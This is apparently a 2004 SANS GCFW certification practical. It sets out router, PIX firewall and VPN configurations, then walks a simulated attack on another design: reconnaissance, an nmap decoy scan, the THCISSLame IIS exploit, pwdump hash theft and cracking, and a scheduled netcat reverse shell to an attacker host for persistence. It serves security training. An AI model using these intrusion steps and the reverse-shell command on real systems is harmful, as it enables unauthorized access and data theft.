ICMP will be limited to prevent the protocol from being used as a reconnaissance tool or other nefarious applications. Each interface will be configured to prevent ICMP redirects, source route, mask replies, and directed broadcasts. Redirects allow an attacker to specify the manner in which traffic leaves the network and can use this to force traffic through specific routers. This can be effectively used in some man in the middle attacks. Source routing allows the attacker to specify the specific routers traffic travels through in route to its destination. This can allow an attacker to bypass network security devices and intrusion detection systems. Mask replies is an ICMP function that tells the user what the network segments subnet mask is. Using this, an attacker can more easily map the network. Directed broadcasts allow an attacker to send traffic to the broadcast address of the network, which will forward the traffic to all hosts on the network.

This allows the attacker to use the network as a smurf amplifier or for other DoS attacks. Access-lists will be used to augment these options. These options will need to be configured on all interfaces.

```
No ip redirects
No ip source-route
No ip mask-reply
No ip directed broadcasts
```

To assist in preventing address spoofing unicast reverse path verify will be enabled. This technology will determine if a packet should have come in on the Internet facing interface. If the packet fails basic sanity checks, it will be dropped. The commands to implement this feature are listed below.

```
Ip cef (global configuration)
Ip verify unicast reverse-path (Internet facing interface)
```

Now that the basic router configuration has been made, access lists may be generated to filter specific traffic. Rules will be in the order of anticipated traffic, so the most frequently used rules will be at the top of the rule list. After the router is moved into production, the access rules will be optimized for which rules get used the most. Our first set of rules will be the Ingress filtering rules. These rules will prevent addresses from private IP ranges from entering the network. This will prevent some spoofing attacks and cut down the unwanted traffic into the network. The access list will block the RFC 1918 private addresses, loop back addresses, multicast address, and broadcast address. The access list rules for this are shown below.

```
Access-list 101 deny 10.0.0.0 0.255.255.255
Access-list 101 deny 172.16.0.0 0.15.255.255
Access-list 101 deny 192.168.0.0 0.0.255.255
Access-list 101 deny 127.0.0.0 0.255.255.255
Access-list 101 deny ip 224.0.0.0 15.255.255.255
Access-list 101 deny ip 240.0.0.0 7.255.255.255
Access-list 101 deny ip 255.255.255.255 0.255.255.255
```

The next portion of the access list will block the internal network as being the source address. By implementing this, the attack is prevented from spoofing an address of a publicly accessible host address. These access lists will be applied to the in direction of the Internet facing interface. If this filter gets applied to the out direction, the network will be unable to communicate with the outside world.

```
Access-list 101 deny ip 1.1.1.0 0.0.0.15
```

Several access list entries have been added to protect Windows and Linux specific services from attacked. These consist of blocking protocols from entering

the network that could be used as part of an exploit. Implementing filtering for these protocols at this point adds an additional layer of security beyond the firewall. It will also give some protection to hosts that may be brought up on the network in front of the firewall for diagnostics or by accident. The protocols will be the netbios ports 135 & 137-139, Windows terminal server 3389, and SNMP 161-162. Netbios attacks are common weaknesses of the Windows platform and there is no legitimate service the network will need that uses this protocol from the Internet. Implementing blocking for Terminal server and SNMP is performed because these are common management tools for Windows based systems. The rules to implement this blocking are listed below.

```
Access list 101 deny udp any any eq 135
Access list 101 deny tcp any any eq 135
Access list 101 deny udp any any eq 137
Access list 101 deny udp any any eq 138
Access list 101 deny tcp any any eq 139
Access list 101 deny tcp any any eq 3389
Access list 101 deny udp any any eq 161
Access list 101 deny udp any any eq 162
Access list 101 deny tcp any any eq 161
Access list 101 deny tcp any any eq 162
```

Access lists of unused address blocks and known hostile blocks will be implemented on an as needed basis. For the beginning implementation, a list of IANA reserved address space was gathered from IANA. These address spaces were converted to deny rules and placed at the bottom of the access list. Appendix A shows a list of blocked IP ranges. The actual rules will be omitted to avoid being repetitive. A procedure exists to update these rules quarterly to reflect IANA changes. IP addresses from machines that have frequently scanned the network or that have attacked the network are entered in the access lists. These rules have been omitted to save space. With these access lists in place the final rule is to permit any other traffic. The command listed for that is below.

```
Access list 101 permit any any
```

This access list is applied to the in direction on the Internet facing interface, which is Serial 0/0, with the following command from the Serial 0/0 interface.

```
Ip access-group 101 in
```

Egress filtering is configured to only allow traffic that originated on the internal network from reaching the Internet. This prevents attackers from spoofing address from the internal network. If all Internet Service Providers implemented this, spoofing attacks would be virtually non-existent. The commands to implement this are.

```

Access list 102 permit 1.1.1.0 0.0.0.15
Access list 102 deny any any
Ip access-group 102 out          (from the Serial 0/0 interface)

```

While the rule set is complex for this router, it provides a very effective first line of defense for the network. It also removes some of the “noise” traffic from the network to make analysis of the IDS system much less time consuming. Also, it creates another layer of defense that an attacker would have to overcome to compromise the network.

Firewall Configuration

A summary of the rules that will be implemented in the firewall is listed in figure 2 below. The rule for the Citrix server will apply to clients that have established a VPN connection to the Firewall. Management access to the firewall will be limited to the network engineering team and will be controlled through RADIUS authentication. SSH will be used for a secure channel to the server to prevent information from being intercepted. The Cisco web based PIX Device Manager (PDM) has been disabled. All initial configurations of the PIX will be performed offline and the firewall will be audited before it is placed on the production network.

Source	Destination	Protocol	Action	Description
Internet	SpamFilter	25/tcp	Accept	Spam Filter
Internet	ReverseProxy	80/tcp,443/tcp	Accept	Web Server
Internet	DNS Server	53/udp,53/tcp	Accept	DNS
Internet	Firewall	50/tcp, 51/tcp, 500/udp	Accept	VPN
Spamfilter	Internet	25/tcp	Accept	Outbound SMTP
SpamFilter	Exchange	25/tcp	Accept	SMTP To Exchange Server
Spamfilter	Internet	53/udp,53/tcp	Accept	DNS Resolution
Spamfilter	Internet	123/udp	Accept	NTP Time
ReverseProxy	PublicWebServer	80/tcp	Accept	Public Web Site
ReverseProxy	E-Commerce	443/tcp	Accept	Secure site
E-commerce	EnterpriseDB	1433/tcp	Accept	DB Communication
Firewall	Citrix	1494/tcp	Accept	Metaframe for VPN
Firewall	Syslog	514/udp	Accept	Syslog from Firewall
Firewall	Radius	1812/udp,1813/udp	Accept	Radius
ISAProxy	Internet	80/tcp,443/tcp	Accept	Internal Web Access
ISAProxy	Internet	21/tcp	Accept	FTP from proxy
ISAProxy	Internet	53/tcp,53/udp	Accept	DNS to Internet
Exchange	SpamFilter	25/tcp	Accept	Exchange to SpamFilter
Internal	Firewall	23/tcp	Accept	SSH Management
Any	Any	Any	Deny/Log	Default Deny

Figure 3

The first item that is configured on the firewall is the naming of the naming and security level of the interfaces. By default the Ethernet0 interface is labeled the outside interface and assigned the security value of 0 which indicates it's the

least secure interface. Ethernet1 is labeled the inside interface and is assigned the value of 100 which indicates it is the most trusted interface. Ethernet2 interface is assigned the label of DMZ1 and the security value 10. Ethernet3 interface is labeled DMZ2 and assigned the security value of 20. Finally, Ethernet4 is labeled the name DMZ3 and assigned the security value of 30. The commands to accomplish this are illustrated below:

```
Nameif ethernet2 DMZ1 security10
Nameif ethernet3 DMZ2 security20
Nameif ethernet4 DMZ3 security30
```

Each interface is assigned an IP address and the associated hardware settings are assigned. All interfaces are set to shutdown by default. The commands below enable the interface and assigns the IP address.

```
Interface Ethernet0 100full
Interface Ethernet1 100full
Interface Ethernet2 100full
Interface Ethernet3 100full
Interface Ethernet4 100full
Ip address outside 1.1.1.2 255.255.255.240
Ip address inside 192.168.101.2 255.255.255.0
Ip address dmz1 192.168.150.1 255.255.255.0
Ip address dmz2 192.168.151.1 255.255.255.0
Ip address dmz3 192.168.152.1 255.255.255.0
```

Now that the ip addressing information has been configured on the firewall, the network address translation (NAT) rule will be put in place to allow the inside network to communicate with the Internet and allow the Internet to communicate with the DMZ hosts. All DMZ services will utilize static NAT translation and the internal hosts will use port address translation to communicate with the Internet. Rules are added to allow the lower security interfaces to communicate with the higher security interfaces in the DMZ. The commands to configure this are listed below.

```
Static (dmz1, outside) 1.1.1.3 192.168.150.30
Static (dmz1, outside) 1.1.1.4 192.168.150.31
Static (dmz1, outside) 1.1.1.5 192.168.150.32
Static (dmz1, outside) 1.1.1.6 192.168.150.33
Static (dmz2, dmz1) 192.168.151.32 192.168.151.32
Static (dmz3, dmz1) 192.168.152.32 192.168.152.32
Nat (inside) 1 0.0.0.0 0.0.0.0
Global (outside) 1 1.1.1.7 netmask 255.255.255.255
```

Now that the rules have been configured for the NAT and PAT translations have been configured, the rules for traffic can be established. Cisco uses protocol

inspection tools called fixups to do a basic sanity check on the protocol being passed through the firewall. This helps prevent attacks that use commands and behavior that is not inline with the intended operation of the protocol. The first rule that will be established on the firewall will be to allow TCP port 25 traffic to travel from the Internet to the Spamfilter server. Next, the Spamfilter will need to communicate with the internal exchange server over TCP port 25 to deliver email. The Exchange server will be allowed to communicate with the Spamfilter server to transport outbound email. Finally, DNS and NTP will be allowed out from the Spamfilter to allow name resolution and time synchronization. The commands to accomplish this are listed below.

Fixup protocol smtp

```
Access-list acl_outside tcp any host 1.1.1.3 eq 25
Access-list acl_DMZ1 permit tcp host 192.168.150.30 host 192.168.101.30 eq 25
Access-list acl_DMZ1 deny tcp host 192.168.150.30 192.168.101.0 255.255.255.0 eq 25
Access-list acl_DMZ1 permit tcp host 192.168.150.30 any eq 25
Access-list acl_DMZ1 permit tcp host 192.168.150.30 any eq 53
Access-list acl_DMZ1 permit udp host 192.168.150.30 any eq 53
Access-list acl_DMZ1 permit udp host 192.168.150.30 any eq 123
Access-list acl_Internal permit tcp host 192.168.101.30 host 192.168.150.30 eq 25
```

The external DNS server is the next system that will be configured. This server will maintain a primary zone with the ISP's DNS server. Clients on the internal network will resolve DNS names through the ISP's server. Since the DNS will have to perform zone transfers to the ISP DNS, both TCP and UDP port 53 traffic has to be enabled.

```
Access-list acl_Outside tcp any host 1.1.1.4 eq 53
Access-list acl_Outside udp any host 1.1.1.4 eq 53
```

Web services are the next set of rules that will need to be implemented on the firewall. Cisco maintains a fixup for the HTTP protocol, so that will be enabled for basic sanity checks. There are two IP addresses setup on the internal proxy, one is pointed to the public site and the other is pointed to the secure site. The first set of rules allows the live IP address 1.1.1.5 to point to the IP address 192.168.150.32 which is the reverse proxy for the public site. IP address 1.1.1.6 is pointing to the 192.168.150.33 address which forwards to the secure web site. Only port 80 traffic will be allowed to the public site and only port 443 traffic is allowed to the secure web site. Finally, the secure server on DMZ3 is configured to communicate to the internal SQL server at 192.168.102.33 over TCP port 1433. ACLS are implemented to prevent unwanted traffic from leaving either DMZ2 or DMZ3. The commands to accomplish this are below.

Fixup http

```
Access-list acl_Outside tcp any host 1.1.1.4 eq 80
Access-list acl_Outside tcp any host 1.1.1.5 eq 443
```

```
Access-list acl_DMZ1 tcp host 192.168.150.32 host 192.168.151.30 eq 80
Access-list acl_DMZ1 tcp host 192.168.150.32 host 192.168.152.30 eq 443
Access-list acl_DMZ1 tcp host 192.168.150.32 host 192.168.102.33 eq 1433
Access-list acl_DMZ2 tcp host 192.168.151.30 host 192.168.150.32 eq 80
Access-list acl_DMZ2 tcp deny any any
Access-list acl_DMZ3 tcp host 192.168.152.30 host 192.168.150.32 eq 443
Access-list acl_DMZ3 tcp deny any any
```

The next step is to configure the FTP fixup to handle the odd port characteristics of the FTP protocol and to configure the rules to allow only the ISA server to communicate FTP to the Internet. Web traffic over port 80 and port 443 is configured to only allow the ISA server to communicate to the Internet over these ports. DNS is allowed from the ISA server to the Internet. SSH traffic is allowed from VLAN2 on the internal network to DMZ1 for management of the DMZ clients. All clients are configured with cryptographic keys and only allow connections to hosts that have been configured with keys.

Fixup ftp

```
Access-list acl_Internal permit tcp host 192.168.101.32 any eq ftp
Access-list acl_Internal permit tcp host 192.168.101.32 any eq 80
Access-list acl_Internal permit tcp host 192.168.101.32 any eq 443
Access-list acl_Internal permit host 192.168.102.0 netmask 255.255.255.0 192.168.150.0
netmask 255.255.255.0 eq 23
```

Now that the access lists have been generated, they will be applied to the appropriate interfaces with the commands listed below.

```
Access-group acl_Internal in interface internal
Access-group acl_DMZ1 in interface DMZ1
Access-group acl_DMZ2 in interface DMZ2
Access-group acl_DMZ3 in interface DMZ3
Access-group acl_Outside in interface Outside
```

The default route is now entered to allow the router to send packets to the Internet. Since the border router is the next logical hop, it is configured as the gateway for the default route. The command to accomplish this is below.

```
Route outside 0.0.0.0 0.0.0.0 1.1.1.1
```

The hostname and the domain name are set for the purposes of setting up the RSA keys for SSH. Next, RSA keys are generated to allow SSH sessions to be established to the PIX. Finally, SSH is enabled so the server VLAN can SSH to the inside interface of the PIX.

```
Hostame GIACFW1
Domain-name cookie.co
```

```
Ca generate rsa key 2048
Ssh 192.168.102.0 255.255.255.0 inside
```

The next step is to configure Radius authentication to the firewall for administration of the device with SSH. The first step is to define the authentication service that will be used, in this case Radius. Then the address and shared key for the server is defined. Finally, the PIX is configured to use Radius authentication for SSH traffic. The enable and serial connections are also configured for Radius authentication.

```
Aaa-server Admin protocol radius
Aaa-server Admin (inside) host 192.168.101.31 SecretAAASharedKey123
Aaa authentication ssh console Admin
Aaa authentication enable console Admin
Aaa authentication serial console Admin
```

SNMP is disabled since this protocol will not be used on the network. The commands to accomplish this are below.

```
No snmp-server enable traps
Snmp-community yudgiuxgxdv68v62e*((9
```

Time is set on the PIX to allow the appropriate timestamps to be placed on the logs with the following commands.

```
Clock set hh:mm:ss name_of_month day year
Clock timezone CST -6
```

Logging is configured to send logging information to the syslog server on the internal network. The commands to accomplish this are below.

```
Logging on
Logging trap warnings
Logging host inside 192.168.102.30
Logging host inside 192.168.102.31
```

This completes the setup of the PIX firewall and implements the security policy that we had defined earlier. After the firewall is configured, it will be validated using NMAP and TCPdump. Each rule will be tested to insure that the firewall accurately processes the rules we have defined. After the firewall has been validated, vulnerability scanning tools will be used to evaluate the vulnerability of the DMZ hosts and the firewalls rule sets. Nessus¹⁵ and SARA¹⁶ will be the two tools that will be used to complete the vulnerability scan of the firewall and DMZ hosts. After this process is complete and any configuration errors are fixed, the

¹⁵ <http://www.nessus.org>

¹⁶ <http://www-arc.com/sara>

firewall will be moved into production. The ruleset placement will be optimized over the course of the first few weeks of operations. This will allow optimum tuning of the firewall rulesets.

VPN Configuration

Now that the firewall has been configured for basic operations, the next step is to configure the firewall to terminate VPN connections for remote users. Users will terminate a VPN connection to the PIX and will be granted access to the Citrix Metaframe server inside the network. A set of IP addresses have been allocated for VPN users from VLAN1 to access the network. The first step in this configuration is to allow VPN traffic to terminate on the outside interface. The following command is entered.

```
Sysopt connection permit-ipsec
```

A range of 62 IP addresses have been allocated from VLAN1 to provide IP addresses for VPN clients. A NAT entry is made to prevent the terminated IPSEC tunnel traffic from being translated by NAT. The addresses are then added to a pool that the PIX will allocate to clients. Finally, ISAKMP settings are configured to specify the allocated pool.

```
Access-list acl_BypassNAT ip any 192.168.101.128 255.255.255.192
Nat (inside) 0 access-list acl_BypassNAT
Ip local pool VPNClients 192.168.101.129-192.168.101.190
Crypto isakmp client configuration address-pool local VPNClients outside
```

After this phase is complete the next step is to create the ISAKMP transform sets to implement Radius authentication for VPN connections. The first step is to set the ISAKMP authentication method. Then the encryption that will be used to protect the key transfer, in this case 3DES, is configured. Next, 1024-bit the Diffie-Hellman group is set in the IKE policy. Finally, the SHA hash has been configured for packet authentication.

```
Isakmp policy 11 authentication pre-share
Isakmp policy 11 encryption 3des
Isakmp policy 11 group 2
Isakmp policy 11 hash sha
```

IPSEC crypto maps are the next configuration item that will be configured. This determines how the traffic will be encrypted after initial key exchange has been completed. The SHA algorithm is being used for authentication of the traffic and 3DES is being used to protect data in transit. Radius authentication of users will also be configured in this section. The PIX has a function called XAUTH that allows VPN connections to be terminated using Radius authentication.

```
Crypto ipsec transform-set VPNUsers esp-3des Esp-sha-hmac
Crypto dynamic-map VPNDyn_Map10 Set transformed-set VPNUsers
crypto dynamic-map VPNDyn_Map10 match address outside_cryptomap_dyn_20
access-list outside_cryptomap_dyn_20 permit ip any 192.168.101.128 255.255.255.192
Crypto map VPN_Map client authentication Admin
```

The next section of the crypto map will configure the PIX to respond to authentication requests from VPN clients. Then the crypto map is assigned to the outside interface.

```
Crypto map VPN_Map client configuration address respond
Crypto map VPN_Map 90 ipsec-isakmp dynamic VPNDyn_Map
Crypto map VPN_Map interface outside
```

Finally, the following rules rule is added to the firewalls ruleset to only allow VPN clients to access the Citrix Metaframe server. This access-list is assigned through group membership on the Radius server.

```
Access-list acl_radius permit tcp 192.168.101.128 255.255.255.192 host 192.168.101.33
eq 1494
```

All clients will use the Cisco VPN client software to establish a connection to the PIX. A script file has been included that automatically configures the client with the appropriate addressing and configuration settings. The software is deployed on all company laptops and distributed to individuals on CD.

© SANS Institute 2004

Design under fire

The network we have targeted to attack is the network designed by Micho Schumann, GCFW, submitted February 3rd, 2004. A link to the practical is http://www.giac.org/practical/GCFW/Micho_Schumann_GCFW.pdf. A diagram of the network design is shown in Figure 4.




Figure 4

For this assignment we will use the hacking methodology developed in SANS Track 4 which consists of reconnaissance, scanning, exploit, keep access, and covering tracks. The attacker profile for the attack is International Likeable Magic Kookies (ILMK) a competing organization with the goal of acquiring a list of GAE customers, purchasing habits, and any other customer data that can be acquired. All attacks are performed outside the company with a group of black hats who offer their services to the highest bidder. They are well funded and highly skilled. The attackers are physically located in a country without diplomatic relations with the United States or European Union.

Reconnaissance

The first step in the reconnaissance effort is to find as much public information about GAE as possible from public information sources. The attackers visit the

GAE website and look for contact information and employee directories. In the course of their investigation they locate the names of the network administration staff. Other information that is recorded is the company's location, phone numbers, company logos, domain name spaces, addressing schemes, and companies GAE has partnered with. Several emails are sent from non-company accounts to the GAE sales staff regarding purchase inquiries, employee names are recorded and the message headers are examined. Purchasing accounts are created for several dummy corporations that were setup by the attackers. GAE doesn't perform a credit check or corporate identity check since the companies haven't actually purchased anything.

ILMK maintains employer accounts with Monster.com and Dice.com for recruitment. Searches are run for IT employees in the same geographic area as GAE with the goal of locating employee resumes. After some searching they are able to locate the resume of one of GAE's network administrators. The resume shows the employee's current employer is GAE and they have experience with that employer in the following technologies:

- OpenBSD firewalls with VPN
- Red Hat Linux 9.0
- Windows 2000 with IIS
- Bind Version 9
- GFE Mail Securegateway
- Microsoft Exchange 5.5
- Windows 2000/XP workstation
- Snort IDS
- Cisco 2600 series routers

This information has given information in operating systems in use, network applications, security defenses, and a very general idea of security stance of the organization. Since an Open Source IDS product is in the employees skills set, the attackers assume a higher level of security in the organization. The including of BSD firewalls would indicate the target knows BSD based firewalls have a reputation of being more "secure" than other OS's.

With some basic demographic information of the company the attackers begin to gather network specific data about the network. A whois is run at www.networksolutions.com with the results displayed in Figure 5. The primary piece of this record is that the name server may be hosted locally due to the name server being located in the same namespace as the registered domain. Also, the name of the technical contact and the administrative contact are the same, which would add some weight to the idea the name server hosts the zone.

```
Registrant:  
GAE  
123 Eagles Nest  
Miami, FL  
United States  
  
Registered through: GoDaddy.com  
Domain Name: GAEFORTUNES.COM  
Created on: 15-Dec-01  
Expires on: 15-Dec-09  
Last Updated on: 10-Sep-03  
  
Administrative Contact:  
Jon Doe, GAEFORTUNES.COM  
GAE  
123 Eagles Nest  
Miami, FL  
United States  
(555) 555-5555  
  
Technical Contact:  
Jon Doe, GAEFORTUNES.COM  
GAE  
123 Eagles Nest  
Miami, FL  
United States  
(555) 555-5555  
  
Domain servers in listed order:  
NS1.GAEFORTUNES.COM
```

Figure 5

An NSLookup is run against the NS1.GAEFORTUNES.COM from the zonedit.com¹⁷ website. Selecting all records, which is the equivalent of performing a zone transfer is run. Zero records are returned, which indicates that zone transfers are blocked. Each of the hosts that have been discovered earlier is run to determine their IP address. The results of these lookups are listed below:

```
NS1.GAEFortunes.com NS record = 10.10.1.102  
mail.GAEFortunes.com MX record = 10.10.1.103  
www.GAEFortunes.com A Record = 10.10.1.100  
securewww.GAEFortunes.com A Record = 10.10.1.101 (Found through fake  
purchase account)
```

An ARIN Whois¹⁸ is run on the address 10.10.1.102 shows that GAE is allocated a full class C addresses for their DMZ. The output of the whois is below:

```
BIG ISP Service - BIGIS BGIP-KBLK (NET-10-0-0-0-1)  
                  10.0.0.0 - 10.255.255.255  
GAE              BIGIS-11111-1111 (NET-10-10-1-0-1)  
                  10.10.1.0 – 10.10.1.255
```

Now that the basic reconnaissance of the network has been completed, the attacker can now move to the scanning phase. Protecting from reconnaissance attacks is very difficult, the information the attacker is looking for is often information that needs to be made public. Counter-measures that do exist for this network design that would make these attacks more difficult is using an ISP as a secondary zone for the DNS server, but have the root name servers directing to the ISP's server. This would make it less apparent that the name server is hosted locally. A second item could be making sure employee information is not stored

¹⁷ <http://www.zonedit.com/lookup.html?ad=goto&kw=nslookup>

¹⁸ <http://www.arin.net>

on a publicly accessible web site. Having employee names available makes social engineering attacks easier.

Scanning

The attackers now have the specific IP addresses of hosts and their basic network functions. A trace route is run against the DNS server to determine the location of the router on the target network. The trace route shows that the last hop it could reach is 200.10.2.1. Further probing is performed with the ping utility with the result being a timeout message. This indicates that the 200.10.2.1 address is a router that is filtering ICMP traffic. Knowing this, the attackers know not to bother with the Firewalk utility to check the firewall ruleset. .

Over the course of several days the attackers scan the network using Nmap¹⁹ to perform a host and port scan range of 1-1024 of the 10.10.1.0/24 network in sneaky mode using a TCP SYN scan. The port range is lowered to identify privileged ports only and to reduce the amount of time the scan will take. Sneaky mode sends groups of packets 15 seconds apart. This makes the scan less visible, especially to signature based IDS systems. They also add some decoy packets that point to addresses that are reserved for a cable company. Decoy packets can be used to confuse analysts and make actual attack traffic look more like noise due to the total number of packets. It also can be used to throw incident handlers off the trail of the real attacker.

```
nmap -sS -PT -PI -p 1-1024 -D 64.65.2.2,64.65.2.3 -O -T 1 10.10.1.1-254
```

The result of the scan produced the following output:

```
Starting nmap 3.50 (http://www.insecure.org/nmap)
Interesting ports on . (10.10.1.102)
(The 1024 ports scanned but not shown are in state: closed)
PORT      STATE SERVICE
25/tcp    open  smtp
Nmap run completed -- 1 IP address (1 host up)
```

¹⁹ <http://www.insecure.org>

```

Starting nmap 3.50 (http://www.insecure.org/nmap)
Interesting ports on . (10.10.1.100)
<The 1024 ports scanned but not shown are in state: closed>

PORT      STATE SERVICE
80/tcp    open  http

Nmap run completed -- 1 IP address (1 host up)

Starting nmap 3.50 (http://www.insecure.org/nmap)
Interesting ports on . (10.10.1.101)
<The 1024 ports scanned but not shown are in state: closed>

PORT      STATE SERVICE
443/tcp   open  https

Nmap run completed -- 1 IP address (1 host up)

Starting nmap 3.50 (http://www.insecure.org/nmap)
Interesting ports on . (10.10.1.102)
<The 1024 ports scanned but not shown are in state: closed>

PORT      STATE SERVICE
53/tcp    open  domain

Nmap run completed -- 1 IP address (1 host up)

```

These scans show the standard ports we expected to be open, with the addition of the TCP port being open on the DNS server. TCP DNS queries are used for zone transfers and when records in masse are sent. This gives us an additional method to fingerprint this system.

Tcpdump²⁰ is configured to capture traffic from the attacker's computer to the network computer. NSLookup is used on the attacker's machine to query the 10.10.1.102 DNS server. The resulting traffic is analyzed by p0f to determine if OS fingerprinting is possible. P0f returns results indicating the target system is a Linux variant possibly being version 9.

Since the OS detection indicated the system was Linux based, there is a good chance the DNS software loaded on the machine is some flavor of Bind. We will use THCBindInfo²¹, a Bind fingerprint utility, to get the version of bind that is in use. We could also send a DNS query like the one below:

```
dig @ducky.nz.freebsd.org version.bind chaos txt
```

It will return the version of the Bind server in a return query. These methods have shown us that the server is running version 9.2.3. After some research, the attackers find no applicable vulnerabilities in the Bind implementation, so they begin targeting the web servers.

²⁰ <http://www.tcpdump.org>

²¹ <http://www.thc.org/root/tools/THCbindinfo.c>

Using the sales account to the secure site that was procured during the reconnaissance portion the attackers notice that most of the sites pages are ASP pages. This would make the system most likely a Microsoft system. Web traffic is sent to the server and the responses are captured using tcpdump and saved to a text file. The attacker uses p0f to finger print the systems in the capture, with the result indicating the system is a Windows 2000/2003/XP machine. Both the secure system and the public web site are determined to be Windows based. Since there are vulnerabilities in all the above mentioned versions of Windows, the attackers decide to target these systems for attack.

One of the biggest countermeasures that have been ignored in this design in the placement of IDS sensors in the network. Since there are no IDS sensors between the router and the firewall or on the DMZ, there is no visibility of Internet based attacks. With the only IDS sensor being on a limited segment of the network, the defender has no visibility of attacks. The firewall logs will not show attacks and all http or https attacks will appear to be normal traffic in the firewall logs. If an attacker compromised a DMZ host and installed a security vulnerability scanner, they could run it in aggressive mode with no alerts being generated and the network staff unaware of its presence. Even if the attacker could not access the internal network, they could setup a warez site or steal customer information from the DMZ. Another countermeasure that could be put in place is decoying the IP stacks of the DMZ hosts to hide the nature of the systems. A reverse proxy could be used to actively disguise the operating system and versions of the web server that are hosted.

Exploit

The attackers decide to initiate their attack on a Friday at 10:00 PM to take advantage of the company being closed and hoping there is limited IT staff on hand. They think there may be an intrusion detection system due to the reconnaissance information, but decide the company is small enough that they most likely do not have 24/7 monitoring of an IDS system. Their plan of attack is to compromise the secure web server and attempt to gather information from the database. Once they have gathered this information their primary goal will have been completed.

An exploit of the IIS 5.0 SSL vulnerability using the THCISSLame.c²² exploit code will be used to gain administrative access to the secure web server located at 10.10.1.10. This vulnerability is a buffer overflow IIS 5.0 implementation of SSL legacy PCT1.0 handshake packets as per CAN-2003-0719²³. This exploit will allow arbitrary code to be run on the box, which in this case will be used to generate a command shell with administrative access. The exploit code is presented in Appendix B and can be compiled with Microsoft Visual C++. After

²² <http://www.thc.org/exploits/THCISSLame.c>

²³ <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0719>

compiling the source code the attacker executes the exploit with the following command line:

```
THCISSLame.exe 10.10.1.101
```

Once the exploit run, a shell is now presented giving access to the operating system:

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>_
```

The attackers are still under the assumption that there is an IDS sensor on the DMZ from the reconnaissance information. They are hoping that since the server was not patched, the IDS signatures will not have been updated to detect this attack. In reality, since there is no IDS sensor in this zone, the attack will look like normal traffic in the firewall logs. The system has been effectively exploited and the attackers have administrative access to the machine. An effective countermeasure to the exploit would be to update the machine with the latest patches or disabling the legacy applications. The author made no indication of a patching system or procedure for the DMZ hosts, which is a key component of developing a perimeter security plan.

Keeping Access

The attackers begin by using searching the compromised machine for a file transport utility. Both TFTP and FTP are located on the hard drive and configured to use port 80 as the transport, since there is not a website on port 80 and the firewall will allow any port 80 traffic to the Internet. Transferring data on this port should not be a problem. PWDump3v2²⁴, a tool that is used to retrieve the usernames and LMHashes for the passwords from the SAM database is transferred to the machine. The command is executed and the attackers begin cracking the passwords with the Rainbow Crack²⁵ password cracker. From this the username/password for the local administrator and all the service accounts is acquired.

To make sure they can regain access if there are network connectivity issues, netcat²⁶ is downloaded to the machine from the attackers FTP server. Microsoft task scheduler is configured to run in push mode every 2 minutes on port 80 with a target of a machine on the Internet controlled by the attacker. To accomplish this, the command below is configured to run every two minutes in the context of the administrator account.

²⁴ <http://www.polivec.com/Downloads/pwdump3v2.zip>

²⁵ <http://www.antisight.com/zsl/rainbowcrack/>

²⁶ http://www.atstake.com/research/tools/network_utilities/nc11nt.zip

```
Nc -e cmd.exe 65.65.65.65 80
```

This step will allow the attacker to have a command shell under the context of the administrator account generated every two minutes. The traffic will initiate from the web server and bypass the firewall rule that blocks port 80 traffic. That will allow the secure website to be brought back online and cover the attacker's tracks. Since port 80 is allowed out through the firewall from this account the attacker will be able to gain access back into the system. Since the exploit took down the secure site, the attacker reboots the machine to cover their tracks. Upon reboot the secure web server will generate a netcat session over port 80 to the attacker's machine at 65.65.65.65. Rebooting will bring the secure site back online and avoid tipping off that the server has been compromised.

The attackers begin looking through the hard drive and running services on the machine. After some searching they locate the ODBC configuration of the auction client on the web server. They notice that the ODBC connector has been configured with the username SA. Since Microsoft uses the username SA as the root user for the system, the attackers know they have full access to the databases. The ODBC configuration file indicates that the IP address and port 1433 is being used to communicate with the backend SQL servers.

